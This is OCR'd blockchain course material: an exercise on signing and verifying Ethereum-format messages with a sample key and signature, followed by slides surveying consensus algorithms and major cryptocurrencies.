In this exercise you shall write code to **sign** and **verify messages**, using the secp256k1-based ECDSA cryptography and signatures in the **Ethereum** format (130 hex digits). You will read and produce **JSON documents**, in the same format, that is readable from the **MyEtherWallet** app.

Sign Messages in Ethereum Style

Write a program to read a **256-bit private key** and a **text message** and digitally **sign the message**. Produce **JSON** document, in the same format, that is readable from the **MyEtherWallet** app. See the examples below:

Input (Private Key + Message)
`97ddae0f3a25b92268175400149d65d6887b9cefaf28ea2c078e05cdc15a3c0a` `Message for signing`
Output (JSON)

`{`
`  "address": "0xa44f70834a711f0df388ab016465f2eeb255ded0",`
`  "msg": "Message for signing",`
`  "sig":`
`  "0x6f0156091cbe912f2d5d1215cc3cd81c0963c8839b93af60e0921b61a19c54300c71006dd93f3508c432da`
`  ca21db0095f4b16542782b7986f48a5d0ae3c583d401",`
`  "version": "1"`
`}`

Input: two text lines

- 256-bit **private key**, encoded in **hex** (without the **0x** prefix)
- **text message** for signing (encoded in UTF8)

Output: JSON document holding the signed message, along with the signer address:


- **address**: holds the **Ethereum address**, derived from public key, corresponding to the given private key (the last 40 hex digits of the keccak256 hash of the uncompressed public key), prefixed with **0x**
- **msg**: holds the signed message (in UTF8 encoding)
- **sig**: holds the Ethereum-style ECDSA signature [**v**, **r**, **s**] – 130 hex digits, prefixed with **0x**
  - **r** – 64 hex digits
  - **s** – 64 hex digits
  - **v** – 2 hex digits (00 or 01)

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

- **version**: holds always "**1**"

Use programming language and cryptographic libraries of choice.

You can verify the signed message JSON at: https://www.myetherwallet.com/signmsg.html.



Verify Signed Message in Ethereum JSON Format

Write a program to **verify signed message**, given as JSON document, in the exactly same format, like in the previous exercise. Example:

Input (Signed Message JSON)
`{ "address": "0xa44f70834a711f0df388ab016465f2eeb255ded0", "msg": "Message for signing", "sig": "0x6f0156091cbe912f2d5d1215cc3cd81c0963c8839b93af60e0921b61a19c54300c71006dd93f3508c432daca21db0095f4b16542782b7986f48a5d0ae3c583d401", "version": "1" }`
Output (Valid / Invalid)
`Valid`

Another example, holding a tampered message:

Input (Signed Message JSON)
`{ "address": "0xa44f70834a711f0df388ab016465f2eeb255ded0", "msg": "Tampered message", "sig": "0x6f0156091cbe912f2d5d1215cc3cd81c0963c8839b93af60e0921b61a19c54300c71006dd93f3508c432daca21db0095f4b16542782b7986f48a5d0ae3c583d401", "version": "1" }`

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Output (Valid / Invalid)
`Invalid`

Use programming language and cryptographic libraries of choice.

What to Submit?


Create a ZIP file (e.g. **`your-name-ethereum-sign-verify-exercise.zip`**) holding your source code for all problems. Submit your ZIP file as homework at the course Web site.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


Chapter 1.3. Consensus Algorithms


Decentralization and Consensus Algorithms


Decentralized Consensus on the Blockchain, Proof-of-Work, Proof-of-Stake, Network Forks


























Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Consensus Algorithms

Proof of Work, Proof of Stake, Others

What is Consensus Algorithm?

- **Consensus algorithm** (consensus protocol / consensus mechanism)
  - Algorithm to reach agreement among the blockchain nodes
  - All nodes should agree about the changes in the distributed ledger
- Proof-of-work (PoW), Proof-of-stake (PoS), other algorithms

Proof-of-Work (PoW)

- A "proof-of-work" (PoW) is a piece of data which is:
  - Difficult to produce (by someone)
  - Easy to verify (by all others)
- Producing a proof-of-work can be a random guessing process
  - Or can be organized in mining pools (joint PoW production)
- Example:
  - Find a number ***x***, such that **SHA256(*text + x*)** has 10 leading zeroes
  - 10 zeroes == network difficulty

Proof of Work: Potential ASIC Speedup

PoW Mining Algorithm	Potential ASIC Efficiency Gain
SHA256 (Bitcoin, Bitcoin Cash)	1000 X
Scrypt (Litecoin)	1000 X
X11 (Dash)	1000 X
Equihash (Zcash, Bitcoin Gold)	100 X
Cuckoo Cycle (Aeternity)	100 X
CryptoNight (Monero)	50 X
ETHash (Ethereum)	2 X

Source: https://github.com/ifdefelse/ProgPOW

Proof-of-Work: Problems (2)

- Transactions **speed** – average wait time
  - Bitcoin: new block mined in ~ 9-10 minutes
  - Ethereum: new block mined in ~ 10-15 seconds
  - Business needs real-time transactions (milliseconds)
- Transactions **throughput** – transactions per second (tps)
  - Bitcoin: 2000-3000 / transactions per block → 3-5 tps (up to 7 tps)
  - Ethereum: 200-300 / transactions per block → 10-15 tps
  - Business needs thousands tps (e.g. VISA performs 2000 tps)

Popular PoS Cryptocurrencies

- Cardano – cardanohub.org
- Qtum – qtum.org
- TRON – tron.network
- Stratis – stratisplatform.com
- PIVX – pivx.org

Byzantine Fault Tolerance (BFT)

- Byzantine Fault Tolerance (BFT) is an important characteristic of distributed systems
  - Let a system consists of **n** nodes: each behaves correctly or fails
    - There is imperfect information on whether a node is failed
  - A system is byzantine-fault-tolerant (BFT) if it behaves correctly, despite of the failed nodes
    - Most BFT algorithms guarantee that if **t < n/3** nodes fail, the system will continue to behave correctly
- Blockchain networks have the BFT characteristic
  - Achieved by a consensus algorithm like proof-of-work

Consensus Algorithm – Requirements

- Byzantine fault-tolerance (BFT)
  - Some nodes will be unavailable when the ledger is changed
  - Consensus should be reached by part of the nodes (e.g. majority)
- Attack-resistance
  - Some nodes will intentionally behave incorrectly
  - Honest nodes should win in the consensus process
  - Everyone on the network can verify the next block's correctness
  - Too much resources should be required for a successful attack

Popular Proof-of-Work Cryptocurrencies

- Different cryptocurrencies use different hashing algorithms
  - Bitcoin, Bitcoin Cash – SHA256 – ASIC mineable
  - Ethereum, Ethereum Classic – ETHash – GPU* mineable
  - ZCash, Bitcoin Gold – Equihash – GPU and ASIC mineable
  - Monero, ByteCoin – CryptoNight – GPU and ASIC mineable
  - Litecoin, Dogecoin – SCrypt – GPU and ASIC mineable
  - Dash – X11 – ASIC, CPU and GPU mineable
  - Stratis – X13 – ASIC, CPU and GPU mineable

Learn more at: cryptorival.com/algorithms

Proof-of-Work: Problems

- Needs computing power
  - Computationally expensive
  - Energy intensive
- 51% attack
  - Attackers holding more than 50% of the power could potentially reverse-back transactions & double-spend money / deny service
- Hashing algorithm types for PoW consensus
  - ASIC mineable (e.g. SHA256), CPU mineable (e.g. CryptoNight), GPU mineable (e.g. ETHash)

Proof of Stake (PoS)

- PoS is designed to increase blockchain network security and reduce resource wasting
- The creator of the next block is chosen in
  - Random selection, proportional to his wealth
  - E.g. holding 1% of the coins gives the chance to verify (mine) 1% of the "Proof of Stake" blocks
- The "Monopoly Problem": a monopolist (holder of the most coins) could double spend or deny / filter other's transactions
  - Executing a monopoly attack is much more expensive than in PoW

Starting a New Blockchain Network

- When a new blockchain is started
  - It may initially distribute its coins among its participants
  - If a single entity holds most coins, the trust will be reduced
- Typical blockchain start: ICO / token sale
  - E.g. TRON starts by ERC20 token, then convert tokens to TRX coins
- Alternative blockchain start: hard-fork existing blockchain
  - E.g. Bitcoin Gold and Litecoin forked the original Bitcoin network
- Or start by empty chain with PoW miners, e.g. Bitcoin, Monero

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

From PoW to PoS Consensus

- Proof-of-stake (PoS) blockchains either
  - Start from a PoW algorithm to mine initial amounts of currency
    - Later switch to proof-of-stake, relying on the existing stakes
    - Example: Ethereum (ethereum.org)
  - Or fork existing PoW blockchain with all its transactions, and introduce a PoS-based consensus
    - Example: PIVX (pivx.org) forked from Dash
  - Or run a hybrid PoW + PoS consensus mechanism (Casper FFG)

Delegated Proof of Stake (DPoS)

- Stakeholders vote for delegates in democratic way
  - Every wallet holding coins can vote for delegates
  - Votes weight is proportional to the wallet's stake in the network
- Delegates generate new blocks (like miners in PoW)
  - Validate transactions and take the fees as profit
  - Maintain the blockchain, e.g. vote for changing the network parameters like block intervals, transaction fees, others
  - Very fast confirmation of transactions (2-3 secs)

Popular DPoS Cryptocurrencies

- EOS – eos.io
- Lisk – lisk.io
- BitShares – bitshares.org
- SteemIT – steem.io
- Ark – ark.io

Leased Proof of Stake (LPoS)

- In Leased PoS users can choose:
  - To be a full node or lease their stake
- Full nodes maintain the network
  - Process transactions and generate new blocks
  - PoS based on: own stake + leased stake
  - Serve as mining pools (collect fees and distribute the profits)
- Most users lease their stake to full nodes
  - Take a portion from the full node's profits, just like in pool mining

wavesplatform.com

Proof of Importance (PoI)

- PoI is similar to PoS, where stakes are based on coins + activity
- The mining power calculated by the importance in the network
  - More coins hold for long time → bigger importance (like a stake)
  - More transactions / activities → bigger importance

http://nem.io

Proof of Burn (PoB)

- PoB is similar to PoS, where stakes are based on burned coins
- Burning coins gives the privilege to mine
  - Burn coins by sending them to a burning address (where they are irretrievable)
  - More coins you burn → better chance to be selected to mine the next block
  - Random selection process (weighted)
- Like traditional mining → invest money to get mining power
  - PoW → invest in hardware; PoB → invest in burning coins

http://slimco.in

PBFT (Practical Byzantine Fault Tolerance)

- PBFT as a leader-based blockchain consensus algorithm
  - Nodes collecting transactions, select a leader for the next block
    - Can be random (deterministic) or random based on a stake
  - The leader orders the transactions + broadcasts the ordered list
  - Each node validates / executes the transactions + broadcasts the calculated hash of the new block
  - When 2/3 of the nodes have the same hash
    - The new block is published (mined)
  - Transactions are very fast on small networks

PBFT Variations in Practice

- Hyperledger Fabric
  - https://hyperledger.org/projects/fabric
- NEO – neo.org
  - Delegated Byzantine Fault Tolerance (dBFT)
- Ripple (XRP) – ripple.com/xrp
  - Ripple Consensus Algorithm
- Stellar – stellar.org
  - Federated Byzantine Agreement (FBA)

Proof of Capacity (PoC) / Proof of Space

- Similar to PoW, but based on HDD, not CPU / GPU
  - Pay for mining with hard drive space
  - More hard drive space → better chance of mining the next block
- Calculating hashes is slow, so hashes are stored in the HDD for faster access
  - Plots – large data files holding of precomputed hashes
  - More plots → better your chance of finding the next block
  - Plot size is similar to hash rate in PoW

burst-coin.org

Proof of Authority (PoA)

- Proof-of-Authority (PoA) assigns a set of trusted nodes (authorities) to process transactions and build new blocks
  - News blocks need to be signed by the majority of authorities
  - Works very well in private blockchains (cross validation)
  - Great performance, fast transactions, high throughput
- Examples:
  - POA Network – https://poa.network
  - Ethereum Rinkeby Testnet – https://www.rinkeby.io

Proof of Elapsed Time (PoET)

- PoET relies on a trusted execution environment (TEE)
  - Supported by modern CPUs from Intel, AMD and ARM
  - No cryptographic puzzle (like in PoW algorithms)
  - Implemented in Hyperledger Sawtooth
- PoET ensures blocks get produced in a random lottery fashion
  - Generates securely the next block + a proof of the waiting time inside the TEE
  - The proof of waiting time can be verified by all other nodes
- Problem: a small subset of compromised nodes can compromise the entire system

Blockchain Performance vs. Decentralization


- General assumptions about the consensus algorithms:

Smaller groups of nodes achieve consensus faster

Consensus between thousands of nodes (e.g. Ethereum) is more decentralized than between 10-20 nodes (e.g. NEO, Steem, EOS)

- DPoS / LPoS / dBFT / PoA (like EOS, NEO, NEM) are faster and less safe than PoW mining (Bitcoin, Ethereum)
  - Less nodes → faster consensus, smaller block time, better throughput
- Private blockchains are faster than public blockchains

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




DAG / Tangle / IOTA

- Tangle == blockless distributed ledger
  - Based on DAG (directed acyclic graph)
  - Used by **IOTA** – iota.org
- Transactions with zero fees
  - Validate 2 transactions to get your transaction validated for free
- Store data from sensors and dataloggers securely and verified
  - Scalable – more nodes add more processing power
  - Lightweight – validators don't need the entire blockchain

IOTA is Semi-Centralized


- Nodes chain transaction to two previous transaction in the DAG



- A central node (called **coordinator**, closed-source) runs per 1 minute to confirm the transactions and make them final

HashGraph

- Superior distributed ledger technology system
  - https://hashgraph.com
- Fast: with a very high throughput and low consensus latency
- Secure: asynchronous byzantine fault tolerant (async BFT)
- Fair: fairness of access, ordering, and timestamps



HashGraph: Problems

- Major problems stop Hashgraph from real use:
  - Hashgraph is patented technology
    - Not open to use and extend like Bitcoin
  - Hashgraph is not open-source
    - It might have hidden bugs / backdoors / other problems
    - It's community is limited and closed
  - No public ledger (like Ethereum and Bitcoin) is built leveraging the Hashgraph consensus
    - Thus Hashgraph cannot be Ethereum's competitor

Red Belly Blockchain

- Red belly blockchain – redbellyblockchain.io
  - High-performance consensus protocol for consortium blockchains
    - Consortium blockchain == everyone can read, only pre-selected set of nodes can propose and validate transactions
  - Superior performance: 600 000 tps @ 300 nodes
    - Confirmations after 4 seconds, unforkable
  - http://gramoli.redbellyblockchain.io/web/doc/talks/facebook.pdf
  - Open-source implementation in Go and Java: https://hades.it.usyd.edu.au/henryhan/RBBC-Client-Java

Holochain and Proof-of-Service


- **Holochain** is post-blockchain decentralized computing system
  - Based on **distributed hash table** (DHT), the same **p2p** networking concept, used in IPFS, BitTorrent and Ethereum (Kademlia)
  - Every node enforces validation rules against the signed chains, where the data comes from
- **Proof-of-Service** – a token economy for computing resources
  - Service providers share computing resources and get paid in fuel
  - Consumers consume computing resources and pay in fuel
  - Everyone can provide and consume services (similar to IPFS)

Exercise: Explore Cryptocurrencies

https://coinmarketcap.com


Bitcoin

- Bitcoin
  - bitcoin.org
- Consensus algorithm
  - Proof of work (PoW)
- Hash function
  - SHA256
- Mining
  - ASIC mineable




Ethereum

- Ethereum
  - ethereum.org
- Consensus algorithm
  - Proof of work (PoW)
- Hash function
  - ETHash
- Mining
  - GPU mineable




Litecoin

- Litecoin
  - litecoin.org
- Consensus algorithm
  - Proof of work (PoW)
- Hash function
  - SCrypt ('ess crypt')
- Mining
  - GPU and ASIC mineable



Bitcoin Cash


- Bitcoin Cash
  - bitcoincash.org
- Consensus algorithm
  - Proof of work (PoW)
- Hash function
  - SHA256
- Mining
  - ASIC mineable



Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


Dash

- Dash
  - dash.org
- Consensus algorithm
  - Proof of work (PoW)
- Hash function
  - X11
- Mining
  - GPU and ASIC mineable




Monero

- Monero – getmonero.org
  - Anonymous blockchain
- Consensus algorithm
  - Proof of work (PoW)
- Hash function
  - CryptoNight
- Mining
  - CPU and GPU mineable



ZCash

- ZCash – z.cash
  - Highly anonymous transactions
- Consensus algorithm
  - Proof of work (PoW)
- Hash function
  - Equihash
- Mining
  - CPU and GPU mineable



Ripple

- Ripple – ripple.com/xrp
  - Private blockchain for banks and financial institutions
  - Semi-decentralized (the only trusted nodes in the network are owned by Ripple Labs)
- Consensus algorithm
  - Ripple consensus (federated PBFT variation)
- Mining
  - Not mineable (only one company sells all XRP)
  - Each transaction burns a small fee → no profit for validators

Cardano

- Cardano – cardanohub.org
  - Decentralized public blockchain and cryptocurrency
  - Smart contract platform
- Consensus algorithm
  - Proof of Stake (PoS) – cardanodocs.com/cardano/proof-of-stake
- Mining
  - Slot leaders are selected randomly according their stake
  - Slot leaders mine the next blocks → collect transaction fees

IOTA

- IOTA – https://iota.org
  - Public blockless distributed ledger (not a blockchain), no fees
- Consensus algorithm
  - Directed Acyclic Graph – DAG (Tangle) – goo.gl/ehrfEu
  - The transaction issuers are also transaction approvers
- Mining
  - No mining → all IOTA are pre-mined (in the genesis block)
  - No transaction fees – pay by verifying at least 2 other transactions

NEM

- NEM – nem.io
  - Public blockchain & cryptocurrency
- Consensus algorithm
  - Proof of Importance (PoI)
- Mining
  - No mining, stakeholders can harvest blocks for transaction fees
  - Harvesting in proportional to coins held and transactions performed

Stellar

- Stellar – stellar.org
  - Aims to let you transact in your currency of choice (fiat or digital)
  - Send money worldwide / exchange at low cost in any currency
  - Uses lumens (XLM) as cryptocurrency coins
- Consensus algorithm
  - Federated Byzantine Agreement (FBA), 3-5 seconds / transaction
- Mining
  - No mining, all lumens are already distributed

EOS

- EOS – eos.io
  - Powerful infrastructure for decentralized applications (DApps)
  - Asynchronous smart contracts + database + account permissions + internet communications (like OS on the blockchain)
  - Designed for millions transactions per second
- Consensus algorithm
  - Delegated Proof of Stake (DPoS)
- No mining
  - All EOS tokens are sold in a massive crowdsale (ERC20 token sale)

NEO

- NEO – neo.org
  - Public Chinese blockchain with smart contracts & cryptocurrency
- Consensus algorithm
  - Delegated Byzantine Fault Tolerance (dBFT) + staking
- Mining
  - NEO is not mineable
  - Staking NEO in your wallet generates GAS
  - GAS is used to run smart contracts / pay transaction fees


TRON

- TRON – tron.network
  - Public blockchain, DApp platform & cryptocurrency
  - Host content, web sites and apps
  - Storage system + smart contracts (TVM) + API
- Consensus algorithm
  - Delegated Proof-of-Stake (DPoS)
- Mining
  - TRON is not mineable, it is distributed through token sale (ICO)

Exercise

Explore and Compare Cryptocurrencies

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



Building a Blockchain – Overview

System Architecture, Nodes, Miners, Wallet, Keys, Addresses, Transactions, Signing

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Building a Blockchain – Overview

